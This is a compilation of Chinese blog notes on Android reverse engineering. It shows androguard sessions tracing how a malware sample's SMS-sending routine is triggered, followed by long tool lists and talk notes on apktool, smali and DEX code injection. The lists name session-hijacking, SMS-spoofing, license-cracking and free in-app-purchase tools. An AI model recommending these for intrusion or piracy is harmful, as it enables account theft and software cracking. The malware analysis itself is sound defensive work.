
3.有时候我们需要分析函数调用流程，那 androgexf.py 就用上了 ./androgexf.py -i ./sample.apk -o ./sample.apk.gexf

就生成了一个图片，这个图片我们可以用 Gephi 打开，下载地址 http://gephi.org/users/download/


打开后选择流程 Yifan Hu 运行生成分析图：



从数据资料中进行查找，我们要查找 KC2011 这个类的调用流程，在数据资料中搜索 KC2011 然后右键选择之后，点击概览就出现了流程：



之后自己拖动一下，函数流程就清晰的出来了，但是我有一些问题，这个好像只判断拿了重这个函数调用了那些函数，调用顺序好像没有体现，看着有点忧伤。。。不知道有人能否指点



4.以上是函数级别的调用关系，如果要看指令级别的就需要 apkviewer.py 这个模块了，这个模块需要 networkx，安装详见该博客 http://blog.csdn.net/flydirk/article/details/8506463

命令如下：./apkviewer.py -i ./sample.apk -o ./sample

该模块生成了很多图片，对应于每一个类，当然也有一个汇总的调用关系图，一样可以用 gephi 打开，虽然看着也一样很忧伤，就不截图了。但是该模块实现的调用流程用来做后期改进还是一个不错的选择

5.剩下就是 androlyze.py 交互模块了命令./androlyze.py -s

进入交互窗口后，我们可以采用 apk,d,dex = AnalyzeAPK("./sample.apk")

分别获得获得 apk 对象、dex 对象、分析结果对象

对于这些对象的操作.之后 tab 可以列举出对应的很多方法，d,dex 也类似具体大家可以去了解

例如 apk 对象就可以通过 get_xxxx 获取对应的信息包括文件，权限，组件等等，其实这些函数正式 androguard 工作的核心类，有兴趣的可以研究下./androguard/core 下的代码

```
In [3]: apk.get_permissions()
Out[3]:
['android.permission.RECEIVE_SMS',
 'android.permission.INTERNET',
 'android.permission.READ_PHONE_STATE',
 'android.permission.READ_CONTACTS',
 'android.permission.CALL_PHONE',
 'android.permission.WRITE_EXTERNAL_STORAGE',
 'android.permission.READ_EXTERNAL_STORAGE',
 'android.permission.CHANGE_NETWORK_STATE',
 'android.permission.MODIFY_PHONE_STATE',
 'android.permission.WAKE_LOCK',
 'android.permission.RECEIVE_BOOT_COMPLETED',
 'android.permission.ACCESS_NETWORK_STATE',
 'android.permission.ACCESS_SURFACE_FLINGER',
 'android.permission.ACCESS_COARSE_LOCATION',
 'android.permission.ACCESS_WIFI_STATE',
 'android.permission.CHANGE_WIFI_STATE',
 'android.permission.WRITE_APN_SETTINGS',
 'android.permission.READ_SMS',
 'android.permission.SEND_SMS',
 'android.permission.RESTART_PACKAGES',
 'android.permission.PROCESS_OUTGOING_CALLS']
```
http://blog.csdn.net/Xbalien29

x

除了以上列出来的模块，还有几个模块也挺有意思的：androsign.py androcsign.py 一个用于检测 apk 信息是否在数据库中，一个用于将 apk 一些特征信息加入数据库中，类似特征库，而 androdiff.py 用来比较两个 APK 间的差异

http://blog.csdn.net/xbalien29/article/details/21885297

开源静态分析工具 androguard 体验（二）

逆向分析 dex 的话，个人还是比较中意 VTS，JEB（穷人买不起），IDA 等。之前有尝试使用过 androguard，感觉还是不咋习惯，虽然基于其基 础上演变的一些项目挺有吸引力。不过作为项目的基础，androguard 确实再适合不过了。至少静态分析很多功能直接调用或者在其上修改效果倒是事半功 倍。也正因为这个目的，才有了第二篇体验。

其实官网的 wiki 写的很详细了，包括一些使用方法，api 参考，都挺丰富的。但是官网提供的 demo 不多，我觉得通过对 androlyze.py 的一些 常见功能的使用，可以帮助我们完善程序 demo。这一篇主要内容正是介绍 androlyze.py 的一些使用样例，官网 wiki http://code.google.com/p/androguard/wiki/RE

这次采用的样本还是之前第一篇分析的。这次借助分析触发 sendsms 的条件作为例子，记录一下关于 androlyze.py 部分的一些常用函数。

首先，./androlyze.py -s 进入交互分析界面

1. apk, d, dx = AnalyzeAPK("./sampleapk/ee6bcd35c.apk",decompiler="dad") 开启分析模式吧，接着先查看对应 apk 使用了哪些权限，可以采用 apk.get_permissions() 获取权限

```
In [96]: apk, d, dx = AnalyzeAPK("./sampleapk/ee6bcd35c.apk",decompiler="dad")

In [97]: apk.get_permissions()
Out[97]:
['android.permission.RECEIVE_SMS',
 'android.permission.INTERNET',
 'android.permission.READ_PHONE_STATE',
 'android.permission.READ_CONTACTS',
 'android.permission.CALL_PHONE',
 'android.permission.WRITE_EXTERNAL_STORAGE',
 'android.permission.READ_EXTERNAL_STORAGE',
 'android.permission.CHANGE_NETWORK_STATE',
 'android.permission.MODIFY_PHONE_STATE',
 'android.permission.WAKE_LOCK',
 'android.permission.RECEIVE_BOOT_COMPLETED',
 'android.permission.ACCESS_NETWORK_STATE',
 'android.permission.ACCESS_SURFACE_FLINGER',
 'android.permission.ACCESS_COARSE_LOCATION',
 'android.permission.ACCESS_WIFI_STATE',
 'android.permission.CHANGE_WIFI_STATE',
 'android.permission.WRITE_APN_SETTINGS',
 'android.permission.READ_SMS',
 'android.permission.SEND_SMS',
 'android.permission.RESTART_PACKAGES',
 'android.permission.PROCESS_OUTGOING_CALLS']
```

2.知道可能使用的权限之后，我们接下来看看对应权限时候有使用吧，这时候可以用 show_Permissions(dx) 查看对应权限的使用点

```
In [98]: show_Permissions(dx)
```

内容比较多，我就列出 SENDSMS 的部分

```
SEND_SMS :
1 Lcom/zsh/RegService;->sendSms()V (0x90) ---> Landroid/telephony/SmsManager;-
er;
1 Lcom/zsh/RegService;->sendSms()V (0xda) ---> Landroid/telephony/SmsManager;-
a/lang/String; Ljava/lang/String; Landroid/app/PendingIntent; Landroid/app/Per
```

根据输出我们可以知道，Lcom/zsh/RegService;->sendSms()V 是对应 SEND_SMS 权限使用点。

3.这时候可以使用 d.CLASS_Lcom_zsh_RegService.METHOD_sendSms.source() 查看对应源代码，确实使用了发短信的函数。

```
In [101]: d.CLASS_Lcom_zsh_RegService.METHOD_sendSms.source()
private void sendSms()
    {
        android.util.Log.i("RegService", "Entering KC2011.sendSms()...");
        v3 = new StringBuilder(String.valueOf(this.SID)).append("|").append(or
ng();
        android.util.Log.i("RegService", new StringBuilder("message---->").app
        android.telephony.SmsManager.getDefault().sendTextMessage(com.zsh.seti
ndroid.content.Intent("keepc_sms_sent"), 0), android.app.PendingIntent.getBroa
        this.mHandler.sendEmptyMessage(1);
        android.util.Log.i("RegService", "Leaving KC2011.sendSms()...");
        return;
    }
```

4.接下来我们就要根据这个使用点找到之前的调用点，一步一步回溯找到触发这个时间的入口点可以使 用 d.CLASS_Lcom_zsh_RegService.METHOD_sendSms.show_xref() 查找这个函数的调用关系，有的步骤直接省略了，组后找到是由 MainTask 线程触发的。

```
In [102]: d.CLASS_Lcom_zsh_RegService.METHOD_sendSms.show_xref()
########## XREF
F: Lcom/zsh/RegService; sendSMSMethod ()Z 1a
T: Lor/ilandroid/kc/util/Util; getIMSI (Landroid/content/Context;)Ljava/lang/S
####################
```

```
In [103]: d.CLASS_Lcom_zsh_RegService.METHOD_access_5.show_xref()
########## XREF
F: Lcom/zsh/RegService$MainTask; run ()V 1ee
T: Lcom/zsh/RegService; sendSMSMethod ()Z 0
####################
```

那么最后是那个函数调用了这个线程呢，由于这是了 run，写过代码都知道，一般是创建了线程对象之后，start 开始的，这是后 run 才启用，那么我们就找一下创建该线程对象的调用点吧。

```
In [104]: d.CLASS_Lcom_zsh_RegService_MainTask.METHOD_init.show_xref()
########## XREF
F: Lcom/zsh/RegService; onStart (Landroid/content/Intent; I)V 1e
####################
```

确定了是由这个服务的回调产生的，那么确定一下这个类是不是真的是服务吧。

```
In [105]: d.CLASS_Lcom_zsh_RegService.show()
########## Class Def Item
name=Lcom/zsh/RegService;, sname=Landroid/app/Service;, interfaces=None, acce
class_idx=175, superclass_idx=15, interfaces_off=0, source_file_idx=1174, ann
tatic_values_off=5e65f
```

这么一条命令可以查看对应的类信息。可以看出确实是继承 Service 的。

5.走到这一步了，剩下就是考虑是那个 intent 触发这个 service 的，从 androidmenifest 开始吧，使用命令，可以通过 x = apk.xml xml = x['AndroidManifest.xml'] 以及

In [109]: for e in xml.getElementsByTagName('service'):
.....: print e.toxml() 获取 service 信息

```
In [109]: for e in xml.getElementsByTagName('service'):
    .....:     print e.toxml()
    .....:
<service android:name=".phone.CallLogService">
<intent-filter>
<action android:name="com.zsh.action.initcalllog">
</action>
<category android:name="android.intent.category.DEFAULT">
</category>
</intent-filter>
</service>
<service android:name=".RegService">
<intent-filter>
<action android:name="com.zsh.action.regservice">
</action>
</intent-filter>
</service>
```

6.可以想象会有一个 intent，他的 action 为 com.zsh.action.regservice，那么我们就开始查找对应的字符串引用吧 z = dx.tainted_variables.get_string('com.zsh.action.regservice')

```
In [110]: z = dx.tainted_variables.get_string('com.zsh.action.regservice')

In [111]: z.show_paths(d)
R 80 Lcom/zsh/SplashActivity;->onCreate (Landroid/os/Bundle;)V
R aa Lcom/zsh/SplashActivity;->onCreate (Landroid/os/Bundle;)V
```

7.最后我们发现 apk.get_main_activity() 正是入口

```
In [114]: apk.get_main_activity()
Out[114]: u'com.zsh.SplashActivity'
```

那么我们关于这个程序的短息调用路径大致摸清楚了~

第一二篇已拜读，写的很细致，当然 Androguard 还有很多其它脚本，androdump,androxgmml....期待楼主后期文章~
http://blog.csdn.net/xbalien29/article/details/28007547

部分工具下载

APK Crawler

-
  - WebAPKCrawler https://github.com/Fuzion24/WebAPKCrawler
  - playdrone-kitchen https://github.com/nviennot/playdrone-kitchen
  - google play crawler https://github.com/Akdeniz/google-play-crawler
  - android apps crawler https://github.com/mssun/android-apps-crawler
  - google play api https://github.com/egirault/googleplay-api
  -

Fake Base Station

-
  - Android IMSI Catcher Detector https://github.com/SecUpwN/Android-IMSI-Catcher-Detector

Android Hook

-
  - ZHookLib https://github.com/cmzy/ZHookLib
  - Android-Rootkit https://github.com/hiteshd/Android-Rootkit
  - hooker https://github.com/AndroidHooker/hooker
  - adbi https://github.com/crmulliner/adbi
  - ddi https://github.com/crmulliner/ddi
  - ldpreloadhook https://github.com/poliva/ldpreloadhook
  - Xposed https://github.com/rovo89/Xposed
  - XposedInstaller https://github.com/rovo89/XposedInstaller
  - redexer Dalvik instrumentation https://github.com/plum-umd/redexer
  - inDroid https://github.com/romangol/InDroid
  - IGLogger https://github.com/intrepidusgroup/IGLogger
  - Disabler https://github.com/miktam/Disabler

Android 应用分析

-
  - Intent Analysis https://github.com/smee/IntentAnalysis
  - Soot infoflow https://github.com/lilicoding/soot-infoflow-android-iccta
  - NDroid 动态数据流分析 https://github.com/0-14N/NDroid
  - uiautomator https://github.com/xiaocong/uiautomator
  - mobile sandbox tools https://github.com/mspreitz/mobile-sandbox
  - AndroidViewClient https://github.com/dtmilano/AndroidViewClient
  - Introspy-Android https://github.com/iSECPartners/Introspy-Android
  - APKSmash 在 APK 中寻找敏感信息 https://github.com/intrepidusgroup/APKSmash
  - androwarn 简单数据流分析 https://github.com/maaaaz/androwarn

Android 应用加固

-
  - AndroidObfuscation-NDK https://github.com/Fuzion24/AndroidObfuscation-NDK
  - obfuscator https://github.com/obfuscator-llvm/obfuscator
  - dehorser https://github.com/strazzere/dehoser

Android 逆向调试

-
  - android lkms https://github.com/strazzere/android-lkms
  - ZjDroid https://github.com/BaiduSecurityLabs/ZjDroid
  - adbkit https://github.com/CyberAgent/adbkit
  - NinjaDroid https://github.com/rovellipaolo/NinjaDroid
  - android-scripts https://github.com/strazzere/android-scripts
  - jadx dex to java https://github.com/skylot/jadx
  - Luyten https://github.com/deathmarine/Luyten

Android 广告检测

-
  - ADDetector https://github.com/BaiduSecurityLabs/AdDetector

Android 模拟器检测与对抗

-
  - AndroidEmulatorDetection https://github.com/Fuzion24/AndroidEmulatorDetection

- anti-emulator https://github.com/strazzere/anti-emulator

Android 重打包检测

-
- FSquaDRA https://github.com/zyrikby/FSquaDRA

漏洞 POC 及修复

-
- FakeId https://github.com/Tungstwenty/FakeIDFix
- AndroidZipArbitrage https://github.com/Fuzion24/AndroidZipArbitrage

其他资源

-
- android-platforms https://github.com/Sable/android-platforms
- android-chekcin 获取 AndroidID https://github.com/nviennot/android-checkin
- android-markets-list https://github.com/mssun/android-markets-list
- Android-KillPermAndSigChecks https://github.com/iSECPartners/Android-KillPermAndSigChecks
- https://github.com/mwrlabs/mwr-android
- androidutils https://github.com/secmobi/android-utils
- dex manipulation lib https://github.com/rchiossi/dexterity
- android backup https://github.com/nelenkov/android-backup-extractor

Android 渗透测试

-
- andsploit https://github.com/andsploit/andsploit
- jsif-enumerator https://github.com/droidsec/jsif-enumerator
- drozer https://github.com/mwrlabs/drozer
- DroidSploit https://github.com/k3170makan/DroidSploit

https://www.evernote.com/shard/s198/sh/d0d46ab7-9525-4093-a567-08781f673e79/39c3908320fce18e8cadc401753785ef

android 工具集-android 安全

通信分析

Mallory TCP and UDP proxy， it sees all traffic and allows you to manipulate and fuzz it

BurpSuit

Charles

ADVsock2pipe capture network data with tcpdump on Linux or iPhone/iPad to see the capture in (almost) real-time in Wireshark on windows

Paros

Fiddler windows

webscarab

tcpdump

wireshark

PonyDebugger remote network and data debugging for your native iOS app using Chrome Developer Tools

WAPT web application load, stress and performance testing

逆向分析

反汇编

smali/baksmali disassembler(smali mode)

Dedexer disassembler(ddx mode)

apktool

radare the reverse engineering framework

smiasm reverse engineering framework

REDEXER This tool is able to parse a DEX file into an in-memory data structure; to infer with which parameters the app uses certain permissions (we name this feature RefineDroid); to modify and unparse that data structure to produce an output DEX file (we name these features Dr. Android, which stands for Dalvik Rewriting for Android)

Virtuous Ten Studio modification of android application windows

AppInspect commercial software

反编译

dex2jar

JD-GUI java decompiler

JAD java decompiler

ded

soot java optimization framework

Dava a tool-independent compiler for java

apk-extractor 反编译工具 windows 平台(用来查看 java 源码）

JEB the interactive Android Decompiler commercial software

AndroChef java Decompiler Information commercial software

签名

keytool/jarsigner (Sun java 签名）

openssl

signapk（Android 签名）

Auto-sign（Android 签名）

keytool-importkeypair

AXMLPrinter2 AXML converter

axml2xml AXML converter

IDA Pro windows

资源编辑工具

AndroidResEdit windows

apk-recovery recover main resources from apk file

权限分析

STOWAWAY A static analysis tool and permission map for identifying permission use in Android applications

manitree AndroidManifest.xml security auditor

动态分析

Droidbox an Android system image, which can log and output behaviors of applications running in it.

APIMonitor a tool which can automatically modify APK file and add log codes for sensitive APIS

apk-view-tracer apk automated testing interface and event trigger tool for apk dynamic analysis (open-API for developer）

静态分析

APKInspector 重要

androwam 检测 Android APP 中潜在的恶意行为

otertool swiss army knife of android hacking

apkanalyser 重要(用来查看 smali）

ART Android reverse tools

FindBugs find bugs in java program

Fortify SCA

Agnitio 源码审查 windows

PWD（Java source code analyzer. It finds unused variables, empty catch blocks, unnecessary object creation, and so forth）

安全审计

Androguard 重要,很多工具的基础

mercury a framework for exploring the Android platform to find vulnerabilities and share proof-of-content exploits

ASEF android security evaluation framework

AntiLVL subvert Android License Verification Library, Amazon Appstore DRM and Verizon DRM, also disables many anti-cracking and anti-tampering protection methods

调试

AndBug

agdb an android cross platform gdb wrapper

Phone to Phone Android Debug Bridge

Android 保护

APKFuscator a generic DEX file obfuscator and munger

DexGuard obfuscator

de4dot .NET deobfuscator and unpacker written in C#

sec-distros

Santoku

1.reverse engineering

（1）Androguard

（2）AntiLvL

（3）APK Tool

（4）smali/baksmali

（5）Dex2jar/JD-GUI

（6）Jasmin

（7）Mercury

（8）Radare2

（9）Bulb Security SPF

2.wireless analyzers

(1)Wireshark

(2)TCPDUMP

(3)DSniff

(4)mitmproxy

(5)dnschef

(6)Chaaosreader

3.penetration

(1)BurpSuite

(2)NMAP (zenmap)

(3)SSL strip

(4)w3af

(5)ettercap

AppUse Android Pentest Platform Unified standalone environment

OSAF Open source Android Forensics Toolkit (推荐）

MobiSec(Slides)

ARE android reverse engineering

Android Tamer

BackTrack Linux

Android Data Extractor Lite

在线分析

Anubis analyzing Unknown binaries(windows executable,android APK, suspicious URL)

SandDroid an APK analysis sandbox 西安交通大学

Mobile Sandbox malicious behaviour analyze

ComDroid a staic analysis tool for identifying application communication-based vulnerabilities (Intent: inter-application)

Bytecode scanner scan Android APP and report bytecode misusage which can cause your device to stuck in a boot loop

Mobile Sandbox

dexter

VirusTotal analyzes suspicious files and URLs

取证分析

AF Logical

Sleuthkit

BitPim

DFF digital forensics framework

LIME forensics linux memory extractor

安全框架

OWASP Mobile Security Project

SEAndroid

其他

APK Downloader Downloader APK files from Android Market to PC

Real APK Leecher Downloader APK files from Android Market to PC windows

ExploitMe mobile android Labs APK 漏洞演示

Pandemobium collection of intentionally-vulnerable mobile applications

TaintDroid realtime privacy monitoring on Smartphones

AndroidXRef android 源码查看

OWASP GoatDroid training environment for educating developers and testers on Android security

smartphonesdumbapps analyze Android and iPhone applications as well as to run Fortify SCA scans on Android Java application source code

cloring for smali files: emacs vim editplus

dexInspector windows

smart phones dumb apps tools from denim group for analyzing the security of smartphone applications

seek for android SmartCard API

Android scripting

android 安全网站

kungfu

android cracking

Hendrik ADRIAN

Strazzere

VIAFORENSICS

AndroidCrackme

Security Compass Labs

iSEC

Intrepidusgroup

SecurityLearn

SecMobi Wiki

Free Android sec tools, resources

APK

Android security list

root tools

Root Explorer 文件管理

Busybox Pro

su 授权管理

GameKiller, GameCIH, GameGuardian 内存修改

Lucky Patcher

ProxyDroid

QuickSSHd

DroidVPN

X-Ray Android vulnererabilities scanner

c-ray Android application security scanner

dSploit an android network penetration suite（需要 root 与 busybox）

FaceNiff Facebook session hijacking

DroidSheep session hijacking

Arpspoof.apk

netspoof

wifi file transfer pro

in-appstore.com **google play 免费内购**

Fing 网络工具包

Network Discovery

Network Info II

Shark for root

DroidCAT finding all ethical hacking / information security related application published in android domain

SMSSpoofer

以下是来自 iSECPartner

Android SSL Bypass

AndroidPinning

Intent Fuzzer

Intent Sniffer

Package Play

Manifest Explorer

取证 apk AndroidForensics.apk ForenDroid.apk

Anti android Network toolkit

anmap Android Network Mapper

http://blog.csdn.net/lhj0711010212/article/details/8980491

Android 應用程式逆向工程提示 (Android Application Reversing Essence) - Jserv

- Practice of Android Reverse Engineering
- **ODM, 逆向工程, 拿到 Source code 的時間, 比預期還要久.**
- **產品出貨, Source code 還沒拿到.**
- 後製處理 做 optimization
- **我的字典裡沒有放棄**
- 開發流程, Reverse Practice, Real world tasks
- **unzip xxx.apk - AndroidManifest.xml, resources.arsc, classes.dex, lib/armeabi/libangrybirds.so (JNI)**
- META-INF/MANIFEST.MF - sha1
- **android-apktool**
- - apktool d xxx.apk - 將 binary 轉乘 xml
- - adb logcat -c
- - adb install -r xxx.apk
- - adb logcat
- DexOpt (vertify and optimzie all of the classes in the DEX file)
- adb shell am start -e debug true -a android.intent.action.MAIN -c android.intent.category.LUNCHER -n org.jfedor.frozenbubble.Fz...
- Binder Driver (/dev/binder)
- adb shell dumpsys | grep -i bubble
- **Activity Manager - 看的到的叫 Activities, 看不到的叫 Service.**
- **ANR (Application Not Responding) - 多久系統沒有回應, 就沒辦法再追蹤**
- Android is Multi-thread.
- use JDB to Trace Android Application.
- JDWP: Java Debug Wire Protocol
- **應用程式會走 JDWP 的 Protocol, 所以使用 此 Protocol 來抓取資料.**

- **- adb forward tcp_29882 jdwp:291**
- > threads - 看到目前系統的 thread.
- **DDMS: Dalvik Debug Monitor Server - 圖形化的工具，比 adb 易懂.**
- - hierarchyviewer: Traverse widgets, 可以邊看畫面, 邊逆向追蹤.
- - Decompile / Disassembly
- - 跳過某些檢查.
- 工具
- - apktool: http://code.google.com/p/android-apktool/
- - dex2jar http://code.google.com/p/dex2jar/
- - Jad / jd-gui java.decopiler. ..
- - smali http://code.google.com/p/smali/
- - 推薦 smali .
- smali 使用
- - mkdir workspace smli-src
- - cd workspace
- - unzip *.apk
- - 程式碼會放在 classes.dex
- - bin/baksmli -o smali-src workspace/classes.dex
- - R$string.smali - R: resource
- - grep "\.method" org/jfedor/frozenbubble/LevelManager.smali
- - 修改 constructor
- - super: 他繼承誰
- - 修改後, 用 smali 重開, 再重包
- Tasks
- - Tasks - ODEX (Optimized DEX), JNI - JNIEnv, Native Activity, Key signing.
- - http://www.androidengineer.com/2010/07/optimizing-obfuscating-and-shrinking.html
- **如何避免 Dex 被逆向工程的風險**
- - 綁 Sense UI, 綁平台
- - 把程式的一部分功能放到雲端.
- http://jserv.blogspot.com/2010/05/android.html

Android 執行檔注入與資料防護 - Thinker

- code injection and data protection
- 誼智科技
- **沒有完全安全的系統 (no safe system)**
- **DroidDream**
- 偵測 (detect & defense) - virus / malware scanner
- 避免 (avoid) - 沙箱 (sandbox)
- FAT 是沒有權限的, 所以 Android 在 SD Card 上是很難顧及安全性的.
- 工具注射 過濾和編碼
- 針對 檔案, DB, 網路存取做加解密, 將應用程式關在一個安全環境, 將 sandbox 反過來應用.
- **Android 執行檔 - DEX, Bytecode (0~255)**

- 執行檔格式: $(ANDROID_TOP)/dalvik/libdex/DexFile.h
- Add / Inject New Classe: ClassDef, ClassData, Field, Method
- 有效隔離企業網路 - 注入程式碼: Wrap file I/O, Wrap network I/O, Wrap database access
- **- Project: paraspace**, hg clone http://hg.assembla.com/paraspace
- - file I/O (done), Network I/O (T.B.D), Database (T.B.D)
- - 加密的 key 目前是 embed 到執行檔裡面.
- - Reference: http://pallergabor.uw.hu/androidblog/dalvik_opcodes.html , dalvik/libdex of Android, paraspace
